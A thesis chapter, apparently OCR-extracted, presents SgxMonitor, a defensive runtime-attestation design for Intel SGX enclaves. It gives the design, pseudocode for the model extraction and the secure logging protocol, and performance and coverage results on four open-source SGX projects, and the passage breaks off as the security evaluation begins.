


FIGURE 7.3: The SgxMonitor design is composed by two distinct phases: Offline Enclave Analysis and Online Enclave Verification. During the Offline Enclave Analysis, the *Module Extractor* analyses the *target enclave* T (❶) to obtain a *Model* D that represents the correct behavior of T (❷). During the Online Enclave Verification, an *Application* interacts with T by following standard SGX mechanisms (*e.g.*, ECALL, OCALL), meanwhile, T sends a stream of *Actions* A to the *monitor enclave* M through a *secure communication protocol* (❸). M, then, uses a *Model Verifier* to validate A against D (❹). Finally, a *remote entity* R can verify both the static software integrity of T through the standard SGX RA protocol (Anati et al., 2013) (❺) and the runtime integrity of T by inquiring M about T runtime status (❻).

- $(\mathrm{E}, 19, \oslash)$ and $(\mathrm{E}, 11, \oslash)$ are the exit point of `add()` and `fun()` functions, respectively. We indicate the `dst` address as null (*i.e.*, $\oslash$) because we do not know the caller.

We detail the validation algorithm in Section 7.3.4. In Appendix C.2, we describe the usage of our model for the *outside function* invocation (Appendix C.2.1) and the exception handling (Appendix C.2.2).

7.3 Design

Designing a runtime RA scheme that fits the SGX realm requires a re-thinking of standard approaches. Classic runtime RA schemes assume having a protocol between two entities, called *Prover* and *Verifier*, respectively. The *Verifier* is considered trusted and outside of the attacker range, while the *Prover* might be under attack. Moreover, the *Prover* is equipped with a trusted anchor which is out of the attacker range as well (see Section 2.4.2). In the SGX scenario, the *Prover* is an enclave loaded in a malicious host, while the microcode (*i.e.*, CPU) plays the role of trusted anchor. However, SGX has not been designed to validate the enclave runtime properties. Moreover, we cannot observe the enclave behavior externally, *e.g.*, through Intel PT (Kleen and Strong, 2015) or Intel LBR (Doweck et al., 2017; Zhou, Kang, and Yuan, 2019). In short, Intel did not design SGX to implement a runtime RA. Considering the previous limitations, we propose a pure software design that implements a runtime RA for SGX enclaves.

To achieve the goal, we design a *Prover* composed by two enclaves, namely *target* and *monitor*, respectively. The *target* enclave contains the actual *secure functions*, communicates with the application, and can be compromised. The *monitor* enclave, instead, resides in a remote host out of the attacker range, and has the duty to validate the *target* enclave runtime behavior. Ideally, the *target* enclave sends a stream of *actions* to the *monitor* that validates the *target* integrity. Thanks to this design, an external *Verifier* can validate the runtime state of the *target* by inquiring the *monitor*. We provide an overview of our design in Section 7.3.1, and discuss other details in the rest of this section.

7.3.1 Overview

Figure 7.3 illustrates the SgxMonitor design, that involves seven actors:

- a *target enclave* T, the enclave to protect against attacks under the threat model described in Section 7.1.
- a *monitor enclave* M, that receives the *actions* A generated by T.
- an *Application*, that interacts with T through standard SGX specifications (*e.g.*, ECALL, OCALL),
- the *Model* D, that represents the correct behavior of T.
- the *Model Extractor*, that generates a model containing the correct behavior of T.
- the *Model Verifier*, that validates the runtime status of T according to A and D.
- a *remote entity* R, that validates both software and runtime integrity of T.

The design of SgxMonitor revolves around the model described in Section 7.2. In particular, the SgxMonitor is split into two distinct phases: *Offline Enclave Analysis*, and *Online Enclave Verification*. During the *Offline Enclave Analysis*, the *Model Extractor* implements the algorithms in Section 7.3.2 to extract the *Model* D, that represents the correct behavior of the *target enclave* T (❶). Then, we seal D to prevent a malicious host to tamper with it (❷). During the *Online Enclave Verification*, we assume that M and T are correctly loaded in the respective hosts. Once T is loaded, it establishes a *secure communication channel* with M by using the standard SGX RA (Anati et al., 2013), as described in Section 7.3.3 (❸). This channel allows T to send a stream of *Actions* A to M, while an *Application* can interact with T by following standard SGX mechanisms (*e.g.*, ECALL, OCALL). Finally, M uses the *Model Verifier* to validate the runtime integrity of T by controlling A against D, as we describe in Section 7.3.4 (❹). In the following sections, we detail each interaction described so far.

Once M correctly receives A from T, a *remote entity* R can attest the software integrity of T through the standard SGX RA (Anati et al., 2013) (see Section 2.4.2). This ensures that the software in T has been loaded properly and is not tampered (❺). Since we employ the standard SGX RA, we do not provide further details. Finally, R can validate the runtime integrity of T through a simple query toward M, which returns the runtime status of T, *i.e.*, *trusted* or *untrusted* (❻).

Algorithm 1: Extracting model algorithm, it takes as input the target enclave and returns the relative model.

```
1  extractModel(T)
2      m ← ∅
3      for f ∈ T.instr_functions do
4          setSymbolicGlobalVars(T)
5          loopAnalysis(f)
6          setSymbolicFreeArgs(f)
7          r ← symbolicExploration(f)
8          if r.isTimeout() then
9              r ← insensitiveAnalysis(f)
10         end
11         m ← m ∪ (f, r.graph_of_action)
12     end
13     return m
```

7.3.2 Model Extractor

The goal of the *Model Extractor* is to automatically infer the behavior for a given enclave. A naive approach would use a symbolic execution (King, 1976) over the entire enclave. However, this strategy does not scale for the whole code base. Another approach would use insensitive static analysis (Coppa, D'Elia, and Demetrescu, 2017) to extract the control-flow graphs of each function. However, this approach introduces impossible paths that increases the attacker surface. In our scenario, we assume that the code in an enclave is not as complex as generic software (Abadi et al., 2009) (*e.g.*, a web-browser). An enclave contains a relative small number of indirect call and its software base is given. Therefore, we take inspiration from previous compositional analysis (Calcagno et al., 2009) that treats individual functions separately. More precisely, we extract a graph of *actions* for each function of the enclave with a combination of symbolic executions and insensitive static analysis.

The *Model Extractor* takes as input a *target enclave* T which has been instrumented at compilation time (Section 7.4.1); *i.e.*, it contains extra code that traces the *actions* described in Section 7.2; and outputs a graph of *actions* for each traced function in the enclave. T is compiled without debug information, we solely rely on global symbols to identify the functions entry point and the global variables. The global symbols do not contribute to the enclave measurement, thus we strip them out after extracting the model (Intel, 2014) (Section 2.4.2).

Overall, the extraction algorithm is described in Algorithm 1. Given an instrumented *target enclave* T, we analyze each instrumented function separately (Alg. 1 line 3). We describe each point of the analysis in the rest of the section, while we formalize the model in Section 7.2.

Symbolic Global Variables (Alg. 1 line 4). Global variables might contain default concrete values that affect the symbolic exploration. We mitigate this issues by setting

all the global variables as unconstrained symbolic objects. We repeat this operation for each function to clean the symbolic constraints previously set.

Loop Analysis (Alg. 1 line 5). Unbounded loops can lead to infinite symbolic explorations (Morse et al., 2013). Since we are interested to reduce false positive alarms, we employed a postdomination tree (Prosser, 1959) over the static control-flow-graph to identify the loops header in each function. This approach is conservative and allows us to explore more execution paths, which is our main goal. We set a three maximum loop interaction similarly to previous works (Wang et al., 2009). Our experiments show that we reach a good coverage while keeping low false positive.

Free Arguments Inferring (Alg. 1 line 6). Some function requires pointers as arguments (*e.g.*, structures, objects, array), however, current symbolic explorations do not fully handle symbolic pointers, that might lead to a wrong or incomplete exploration (Coppa, D'Elia, and Demetrescu, 2017). Since we are interested to reduce false positive alarms, we opted for a conservative approach based on static backward slicing (Weiser, 1984) to identify pointers passed as function arguments. For each free pointer, we build an unconstrained symbolic object to help the exploration. This solution allows us to achieve a good coverage in the majority of the case, as also shown in our experiments. We also introduce custom analysis to handle corner cases, which are though a limited number. Finally, we deal with functions pointers by employing a conservative function type analysis (Abadi et al., 2009).

Symbolic Exploration (Alg. 1 line 7). We primary employ a symbolic exploration (King, 1976) to avoid impossible paths that, otherwise, might increase the attacker surface. We execute the symbolic exploration after tuning the function as previously described. Through the exploration, we build the graph of *actions* for each function.

Insensitive Static Analysis (Alg. 1 line 9). Since few functions of our use case experienced a symbolic execution timeout due to their complexity (*i.e.*, too many nested loops). We employed a fallback approach based on an insensitive static analysis (Sarkar et al., 2007) in which we traverse the static control-flow-graph of the function to build the graph of *actions*. These cases are rare and they are used only if the symbolic approach fails. We measure the frequency of this case in our evaluation.

Building a Model (Alg. 1 line 11). The output is an association between functions and relative graph of *actions*. We use the latter to compose the model (Section 7.2) and to validate the correct enclave behavior (Section 7.3.4). Finally, we seal the output in the *monitor enclave* host to avoid tampering.

7.3.3 Secure Communication Protocol

T and M exchange messages relying on a secure communication channel resilient against an adversarial host that may alter, eavesdrop, or forge the packets.

Protocol properties. Our protocol ensures two properties: (i) the host cannot tamper with the packets emitted by T; (ii) an adversary cannot alter or forge the packets already emitted even if she takes control of T. Note that we accept an adversary that performs a denial-of-service between T and M. In this case, M considers T as untrusted after a timeout.

Attacks before protocol establishing. Issuing the protocol requires the *Application* to invoke a dedicated secure function of T before being able to use the its other secure functions. We insert additional checks that ensure no other functionality of T is active until T and M successfully established the channel. This design avoids an adversary to attack T before M starts monitoring it.

Workflow. The channel requires three steps to be established (❸ in Figure 7.3): (i) T issues a standard SGX RA (Anati et al., 2013) with M, thus ensuring a respective identity verification; (ii) M sends a secure *key* K to T; and (iii) T sends the *actions* to M. The secure channel is shared among the threads of T, that refer to the same key K. We also include a thread ID into the exchanged packets, this allows M and T to multiplex and demultiplex the communication. The adoption of a shared key K avoids an adversary to use the technique discussed in Dark-ROP (Lee et al., 2017a), we provide more details in the next paragraphs.

The validation of the transmitted *actions* relies on two algorithms, `emitLog()` and `verifyLog()`, that are illustrated in the algorithms 2 and 3, respectively. Both `emitLog()` and `verifyLog()` use a lock to avoid concurrency problems. Finally, K has the same size of the packets transmitted, thus avoiding crypto-analysis (Horstmeyer et al., 2013).

T emits a new action A through instrumented code. A is given as an input to `emitLog()` that encrypts and transfers it to M over an insecure channel. First, `emitLog()` creates a *mac* by using an hash function H and the concatenation of A and the key K (Line 2 Alg. 2). Then, it generates C by *xor*-ing the concatenation of *action* A and *mac* with the key K (Line 3 Alg. 2). At this point, it generates a new key K by hashing the current key K (Line 4 Alg. 2). Finally, the function writes C into an insecure channel (Line 5 Alg. 2).

On the other side, M relies on `verifyLog()` to decrypt and validate the encrypted packets C. We also assume that M receives the packets in order.[2] First, M decrypts the pair $(A|\text{mac})$ by *xor*-ing the packet C and the key K (Line 2 Alg. 3). Then, M verifies the correctness of the packet received by independently computing *mac*′ (Line 3 Alg. 3). If *mac* and *mac*′ does not agree, C was tampered during the transmission and M sets T as untrusted (Line 5 Alg. 3). Otherwise, A is considered correct and is processed as described in Section 7.3.4 (Line 7 Alg. 3). Finally, M generates the next key K similarly to T (Line 9 Alg. 3).

Defense against a tampered enclave T Our protocol can resist against an adversary that exploits T. In this case, the adversary may abuse a memory corruption error to diverge the enclave execution path. However, we instrument the code of T such that it emits the *action* before the enclave traverses the hijacked edge. Therefore, the *action*

[2]We assume a reliable channel like TCP as in Toffalini et al., 2019.

Algorithm 2: Procedure used by the *target* enclave to emit logs in a secure fashion.

```
1 emitLog(A)
2     mac ← H(A|K)
3     C ← (A|mac) ⊕ K
4     K ← H(K)
5     write(C)
```

Algorithm 3: Algorithm used by the *monitor* enclave to verify the logs emitted through *emitLog()* described in Algorithm 2.

```
1 verifyLog(C)
2     (A|mac) ← C ⊕ K
3     mac′ ← H(A|K)
4     if mac′ ≠ mac then
5         untrusted()
6     else
7         process(A)
8     end
9     K ← H(K)
```

results already encrypted and shipped, while K has been altered by the hashed function. We face three scenarios here: (S1) the compromised *action* reaches M, thus letting the latter to recognize the attack; (S2) the host drops the *action* before reaching M, thus letting the latter to recognize the attack after a timeout; and (S3) the adversary attempts to forge a new valid *action*, however, she cannot retrieve K after `emitLog()` invocation (*i.e.*, a new K is produced). In all these cases, M will observe an anomaly in the protocol or T behavior, finally setting T as untrusted.

Sharing the same key K among the threads defeats the tactic described in modern enclave attacks (Lee et al., 2017a). In their scenario, an *adversary* exploits a thread to leak information (*i.e.*, the key K) from another thread. In our design, leaking K forces a thread to emit an *action* X representing the attack. Moreover, `emit()` ensures the *actions* follows a specific order. Therefore, either X reaches M, thus revealing the attack; or X is dropped, thus showing an anomaly.

7.3.4 Model Verifier

The *Model Verifier* receives a stream of *actions* from the *target enclave* T. Our validation algorithm ensures that the received *actions* match the *Model* D. Moreover, we implement a *remote shadow stack* to ensure a correct function invocation and to handle recursions (Toffalini et al., 2019). To explain the validation, we recall the example illustrated in Figure 7.2. Moreover, we assume the *Model Verifier* receives a stream of *actions* that

can be split in three transactions as follow:

$$P_1 = (\mathrm{B}, 6, 1) \rightarrow (\mathrm{E}, 7, 16) \rightarrow (\mathrm{G}, 16, H_L),$$
$$P_2 = (\mathrm{C}, 18, H_L),$$
$$P_3 = (\mathrm{E}, 19, 8) \rightarrow (\mathrm{B}, 6, 1) \rightarrow (\mathrm{E}, 7, 16) \rightarrow (\mathrm{G}, 16, H_L).$$

The transactions P_1, P_2, and P_3 adhere to the definition in Section 7.2.4, *i.e.,* they are a sequence of *generic actions* (*i.e.,* type B and E) that terminates with a *stop* one (*i.e.,* type G and C). We also consider as a valid transaction P_2, which does not contain *generic actions*.

At the beginning, we assume a *Model Verifier* with an initial state as $(\textit{in-usage}, \oslash, \oslash)$ because the control is already in the enclave but no structure has been used yet. Moreover, we assume an empty *shadow stack*, that we indicate as []. In this case, the *Model Verifier* uses the graph of *actions* of `fun()` and tries to match it with the transaction P_1. The first *action* of P_1 is $(\mathrm{B}, 16, 1)$, that is the for-loop entrance. Then, we observe $(\mathrm{E}, 7, 16)$, that represents a function call to `add()` due to the `dst` address; *i.e.,* the first instruction of the `add()` function is at line 16. At this point, we do two operations: (i) push into the *shadow stack* the pair $(\texttt{fun}, (\mathrm{E}, \oslash, 8))$, whose second element is the first instruction to execute once `add()` returns (see Figure 7.2b); and (ii) use the graph of *actions* of `add()` to validate further *actions*. In particular, a new frame $(\texttt{fun}, (\mathrm{E}, \oslash, 8))$ is pushed into the *shadow stack* as follow:

$$[] \rightarrow [(\texttt{fun}, (\mathrm{E}, \oslash, 8))].$$

Next, we observe $(\mathrm{G}, 16, H_L)$, which is a *stop action* that terminates P_1. $(\mathrm{G}, 16, H_L)$ also generates a new value of `L`, thus altering the enclave state as follow:

$$(\textit{in-usage}, \oslash, \oslash) \rightarrow (\textit{in-usage}, H_L, G).$$

Now, the *Model Verifier* receives P_2 and observes only $(\mathrm{C}, 18, H_L)$, that consumes the previous structure generated and alters the states as follow:

$$(\textit{in-usage}, H_L, G) \rightarrow (\textit{in-usage}, \oslash, C).$$

If P_2 contained a different *stop action*, *e.g.,* $(\mathrm{C}, 18, H_X)$, the *Model Verifier* would notice that $H_X \neq H_L$, thus recognizing an attempt of T to consume (*i.e.,* restore) a wrong structure. As consequence of such discrepancy, T will turn untrusted.

The last transaction P_3 is processed. The *Model Verifier* observes $(\mathrm{E}, 19, 8)$, that is the combination of $(\mathrm{E}, \oslash, 8)$, already in the *shadow stack*, and $(\mathrm{E}, 19, \oslash)$, which is the last *action* for `add()` (see Figure 7.2b). It, thus, compares the `src` and `dst` addresses of the runtime action $(\mathrm{E}, 19, 8)$ with the two *actions* $(\mathrm{E}, \oslash, 8)$ and $(\mathrm{E}, 19, \oslash)$. This ensures that `add()` is returning to the correct location, and the frame $(\texttt{fun}, (\mathrm{E}, \oslash, 8))$ is popped out the *shadow stack* as follows:

$$[(\texttt{fun}, (\mathrm{E}, \oslash, 8))] \rightarrow [].$$

In case the return address is corrupted, the *shadow stack* does not match, *e.g.,* we receive $(\mathrm{E}, 19, X)$ that differs from $(\mathrm{E}, \oslash, 8)$, as a consequence, the *Model Verifier* sets T as untrusted. The remaining *actions* of P_3 lead again through the for-loop and follow the

same verification phase.

7.4 Implementation

Here, we provide technical details about SgxMonitor implementation: the *Compilation Unit* (Section 7.4.1), the *Model Extractor* (Section 7.4.2), and the *secure communication channel* (Section 7.4.3).

7.4.1 Compilation Unit

The *Compilation Unit* takes as input the *target enclave* source code and emits the instrumented enclave T. The unit is implemented as an LLVM pass for the version 9 (367 LoC) and a modified version of Clang 10 that instruments virtual pointer assignments (15 LoC added). In the link phase, we link T with an instrumented SGX SDK to trace specific parts of the code, *e.g.*, in `do_ocall` and `asm_oret` to handle `ocall_context` generation/consumption; and `enter_enclave` to trace the entrance/exit from the enclave. We opted for this solution because Intel does not officially support the compilation of the SGX SDK with Clang (Intel, 2020). We based the instrumented SGX SDK on the version 2.6.

In this process, we also include an extra secure function that issues the *secure communication channel*, and extra checks that avoid the interaction between T and the *Application* before the channel is established (see Section 7.3.3).

7.4.2 Model Extractor

The *Model Extractor* is based on angr version 8.18 and implements the algorithms described in Section 7.3.2. We use PyVex (Shoshitaishvili et al., 2015), the intermediate representation of angr, to navigate the static CFG of the functions, and angr symbolic engine to extract the graphs of *actions*. The *Model Extractor* is composed by 8416 LoC in total.

7.4.3 Secure Communication Channel

The communication between the *target enclave* T and the *monitor enclave* M is implemented by combining a TCP connection and a switchless mechanism (Tian et al., 2018). T writes encrypted actions (see Section 7.3.3) into a ring-buffer that resides in the untrusted host. The buffer is then flushed into a TCP socket that connects T and M. On the M side, another ring-buffer feeds the *Module Verifier*. We employ this design to reduce context switch delays (Tian et al., 2018).

To implement the functions `emitLog()` and `verifyLog()`, we use the *sha256* implementation provided by Intel SGX SDK. We can improve the efficiency adopting other secure functions such as the Intel SHA extension (Gulley et al., 2013) or Blake2 (Aumasson et al., 2013b).

7.5 Evaluation

We design our evaluation following the guidelines described in (Kouwe et al., 2019) to avoid benchmarking flaws. Our evaluation revolves around two main questions: (**RQ1**) can I use SgxMonitor in a *real scenario*? (**RQ2**) *what* and *how* can SgxMonitor protect me? We answer **RQ1** in Section 7.5.1. More precisely, we measure micro-benchmark, macro-benchmark, attestation speed, coverage and precision. We answer **RQ2** in Section 7.5.2 by testing the SgxMonitor security guarantees against a set of modern SGX attacks.

7.5.1 RQ1 - Usage Evaluation


We describe the use cases used, the experiment setup, and discuss the impact of SgxMonitor in real projects.

Use Cases. We identified 10 open-source projects that use SGX. Most of them do not compile because they refer to old SGX features or they are incompatible with Clang. Among them, we choose five use cases: (i) Contact (Signal App, 2017a), the contact discovery service used by Signal app (Signal App, 2017b) (4138 LoC and 6 secure functions); (ii) an SGX porting of libdvdcss (VideoLAN, 2017), a portable DRM algorithm used by VLC media player (VideoLAN organization, 2009) (3438 LoC and 4 secure functions); (iii) StealthDB (Vinayagamurthy, Gribov, and Gorbunov, 2019), a PostgreSQL (Momjian, 2001) plugin that uses SGX to encrypt tables (10351 LoC and 3 secure functions); (iv) SGX-Biniax2 (Bauman and Lin, 2016), an SGX poring of the open-source game Biniax2 (Tuzsuzov, 2005) (4696 LoC and 7 secure functions); and (v) a unit-test to validate corner cases of the enclave behaviors not covered previously, like exception handling (583 LoC and 3 secure functions). We use Contact, StealthDB, SGX-Biniax2, and the unit-test to stress micro-benchmarks (Section 7.5.1) and attestation speed (Section 7.5.1). We use libdvdcss, StealthDB, and SGX-Biniax2 for macro-benchmarks (Section 7.5.1). All the five use cases are used for coverage and precision analysis (Section 7.5.1).


Experiment Setup. All the experiments were performed on a Linux machine with kernel version 4.15.0 and equipped with an Intel i7 processor and 16GB of memory. We set the CPU power governor as *power save*. Moreover, we perform a warm-up round for each *secure function* before actually recording the performances.

Micro-benchmark

In this experiment, we measure the overhead of the single secure functions with SgxMonitor and without (*i.e.,* vanilla). We perform this experiment on Contact, SGX-Biniax2, StealthDB and the unit-test enclave. The results are shown in Figure 7.4a. In most of the cases, SgxMonitor introduces an overhead less than or equal to 10x (bx1-7, ct1-2, ct4, ct6, ut1-3) with a median overhead of 3.9x. Only two secure functions show an overhead over 100x (ct3 and ct5).



(A) Overhead of vanilla secure functions versus SgxMonitor secure functions of Contact (ct*x*), SGX-Biniax2 (bx*x*), StealthDB (sd*x*) and unit-test enclave (ut*x*) expressed in logarithmic scale. Median overhead is around 3.9x and is depicted as a dashed line.



(B) Number of *actions* processed per second of Contact (ct*x*), SGX-Biniax2 (bx*x*), StealthDB (sd*x*) and unit-test enclave (ut*x*). Median value is 260K *action* per second and is depicted as a dashed line.

FIGURE 7.4: SgxMonitor micro-benchmark and *action* speed measurement evaluation.

Micro-benchmark—Take Away. A major source of overhead is incurred by the hash functions in the secure communication protocol (Section 7.3.3), as observed in previous runtime RA (Toffalini et al., 2019; Abera et al., 2016; Abera et al., 2019). Different hash functions can ease the overhead, *e.g.,* the Intel SHA extension (Gulley et al., 2013) or Blake2 (Aumasson et al., 2013b). However, This result does not really affect the performance of SgxMonitor that is line with previous works (Toffalini et al., 2019) for the of attestation speed (Section 7.5.1) and final user experience (Section 7.5.1).

Attestation Speed


Figure 7.4b measures the attestation speed in terms of number of *actions* emitted and validated per second (on the y-axes) for each *secure functions* of Contact, SGX-Biniax2, StealthDB, and the unit-test enclave (on the x-axes). The execution time encompasses the context-switch delay, *actions* emission, transmission, and verification at the *monitor* side.

All the secure functions, but ct1, ct5 and bx7, express a throughput that ranges from 167K *action*/sec (bx2) to 496K *action*/sec (ct6), with a median value of 260K *action*/sec.


Attestation Speed—Take Away. These figures are in line with the previous RA works (Toffalini et al., 2019). ct1, instead, emits a fewer number of *actions* and biases the attestation speed. Finally, bx7 and ct5 perform sealing operations (Anati et al., 2013) and thus introduce an extra delay per *action*.

Macro-benchmark

We investigate the impact of SgxMonitor in three real applications. (A1) StealthDB (Vinayagamurthy, Gribov, and Gorbunov, 2019), which is a plugin for PostgreSQL (Momjian, 2001) based on SGX. (A2) libdvdcss (VideoLAN, 2017), which is a DRM library used in VLC media player (VideoLAN organization, 2009). (A3) SGX-Biniax2 (Bauman and Lin, 2016), which is an SGX porting of the open-source game Biniax2 (Tuzsuzov, 2005).



(A) Overhead of StealthDB vanilla and with SgxMonitor measured as requests per second. Overall, SgxMonitor introduces an average slowdown of 1.68x with a standard deviation of 0.02x.



(B) Overhead of StealthDB vanilla and with SgxMonitor measured as latency (ms). Overall, SgxMonitor introduces an average overhead of 1.24% with a standard deviation of 0.06%.


FIGURE 7.5: StealthDB (Vinayagamurthy, Gribov, and Gorbunov, 2019) performances measured against OLTP (Difallah et al., 2013) benchmark and expressed as request per second and latency. We evaluated StealthDB vanilla and with SgxMonitor, in particular, we run 10 measurements for each scale factor (from 1 to 16) and plot average and standard deviation for requests per second and latency, respectively.

StealthDB. We replicated the same experiments described in the original paper (Vinayagamurthy, Gribov, and Gorbunov, 2019). In particular, we deployed StealthDB over a PostgreSQL (Momjian, 2001) version 10.15 and we run the database benchmarking tool OLTP (Difallah et al., 2013) by using the five scale factors indicated in the original work. Then, we reported the requests per second and the latency in figure 7.5a and 7.5b, respectively. For each scale factor, we run 10 experiments and indicate average and standard deviation. Overall, SgxMonitor introduces an average slowdown of 1.68x and an overhead of 1.25% in terms of requests per second and latency, respectively.

libdvdcss. We measured the CPU impact of SgxMonitor over libdvdcss, which is an DRM library used in VLC media player (VideoLAN organization, 2009). For the experiment, we used a VLC version 3.0.8, on which we deployed three versions of libdvdcss (VideoLAN, 2017): vanilla, with SGX, and with SgxMonitor. During the experiment, we played a DVD for around one hour and half while sampling the CPU usage every second. Figure 7.6a shows the result of our experiment, after a first adjusting phase, the overhead reaches a plateau below 10%. Furthermore, we did not experience any delay or interruption while playing the DVD in any of the three configurations.

SGX-Biniax2. We measured the CPU impact of SgxMonitor over SGX-Biniax2 (Bauman and Lin, 2016), an example of video game porting that uses SGX for data protection. In particular, we played the game for around 20 minutes and we sampled the CPU usage every second. Figure 7.6b shows the result of our experiment, similarly to libdvdcss, we observed a first adjusting phase followed by a plateau at around 5%. Furthermore, we did not experience any delay or interruption while playing SGX-Biniax2 in any of the two configurations.

Macro-benchmark—Take Away. The results of our experiments show that the overhead introduced by SgxMonitor is overall limited, *e.g.*, the slowdown in StealthDB is



(A) Overhead of VLC with libdvdcss vanilla, plus SGX, and plus SgxMonitor, respectively. We measure the percentage of CPU usage while playing the same DVD with the three settings. After an initial adjusting phase, the overhead drops and reaches a plateau lower then 10%.

(B) Overhead of SGX-Biniax2 vanilla and with SgxMonitor, respectively. We measure the percentage of CPU usage while playing the game for the same amount of time (around 20m). After an initial adjusting phase, the overhead drops and reaches a plateau at around 5%.

FIGURE 7.6: Macro-benchmark of libdvdcss (VideoLAN, 2017), deployed over VLC media player (VideoLAN organization, 2009), and SGX-Biniax2 (Bauman and Lin, 2016). In both cases, we measured the CPU usage and the overhead introduced by SgxMonitor versus the vanilla version of the software.

lower than the micro-benchmarks (*i.e.*, 1.6x vs 3.9x) and the CPU overhead expressed by libdvdcss and SGX-Biniax2 shows a limited plateau. Therefore, we conclude that SgxMonitor does not affect the final user experience and can be included into projects that either require occasional enclave interactions (like DRM protection) or are more computational intense (like a database).

Coverage and Precision

Coverage. Table 7.2 shows our coverage results. We applied the analysis described in Section 7.3.2 to our uses cases: Contact, libdvdcss, StealthDB, SGX-Biniax2, and the unit-test. The five use cases show a different complexity, Contact contains more single functions (71) that are less complex (12 *actions* on average), while libdvdcss has less functions (47) but significantly more complex (25 *actions* on average). The functions of StealhtDB and SGX-Biniax2 have a complexity more similar to Contact (18.29 and 8.55 *actions* on average, respectively). Finally, the unit-test is small and used to validate SgxMonitor and the *exception handling*. Overall, our analysis covers from 91.6% to 96.6% of the *actions*. We also manually analyzed the unexplored *actions* and we observed that they are manly corner cases that never happen in real executions (*e.g.*, a function that tests a null-pointer but that never happens).

Precision. We did not experience any *false positive* in any of our experiments (*i.e.*, micro-, macro-benchmark, and attestation speed), thus showing that our analysis can significantly model the enclave behavior.

Coverage and Precision—Take Away. Our results show that (i) the symbolic execution is suitable to cover the small functions in SGX enclaves (*i.e.*, only 13 functions out of 135 (5.7%) required an insensitive static analysis); (ii) our approach is practical since it can be completed in around an hour (*i.e.*, 70m for libdvdcss); and (iii) our analysis explores a significant portion of the code since it does not rise false positive alarms.

Use case	# functions	*action*		edge		% *action*	# functions	analysis time [s]		
		μ	σ	μ	σ	explored	static	μ	σ	total
Contact	71	12.77	12.59	15.09	17.64	96.4%	1	20.20	85.9	1397.12
libdvdcss	47	25.40	22.05	34.44	31.50	92.8%	8	93.44	205.3	4205.18
StealthDB	44	18.29	13.53	21.97	18.05	96.6%	0	6.16	24.5	258.89
SGX-Biniax2	49	8.55	8.75	9.29	11.71	91.6%	4	52.46	168.8	2465.62
Unit-test	17	6.88	7.47	7.17	10.52	94.0%	0	15.60	53.4	234.29
total	228	-	-	-	-	-	13	-	-	8561.10

TABLE 7.2: Coverage analysis over our five use cases: Contact (Signal App, 2017a), libdvdcss (VideoLAN, 2017), StealthDB (Vinayagamurthy, Gribov, and Gorbunov, 2019), SGX-Biniax2 (Bauman and Lin, 2016), and a unit-test. The results show that the analysis covers from 91.6% to 96.6% of the *actions* in around 2 hours and 20 minutes in total (8561.10s). Furthermore, we did not observe any false positive during our experiments, meaning we covered a significant portion of code.

7.5.2 RQ2 - Security Evaluation

We evaluate the security guarantees of SgxMonitor from multiple perspectives. First, we demonstrate the capability of SgxMonitor to intercept modern execution-flow attacks (Section 7.5.2). Then, we discuss non-control data attacks and discuss mitigation (Section 7.5.2). Finally, we analyze the impact of SgxMonitor in side-channels scenarios (Section 7.5.2).

Execution-flow attacks

Since SGX does not allow one to arbitrary change the page permission of a running enclave, researchers adapted memory-corruption errors to hijack the enclave execution. To test the properties of SgxMonitor against this class of attacks, we choose two security benchmark: SnakeGX (Toffalini et al., 2021), which is an enclave infector for SGX enclaves; and a security benchmark that evaluates the correctness of the shadow stack defense.

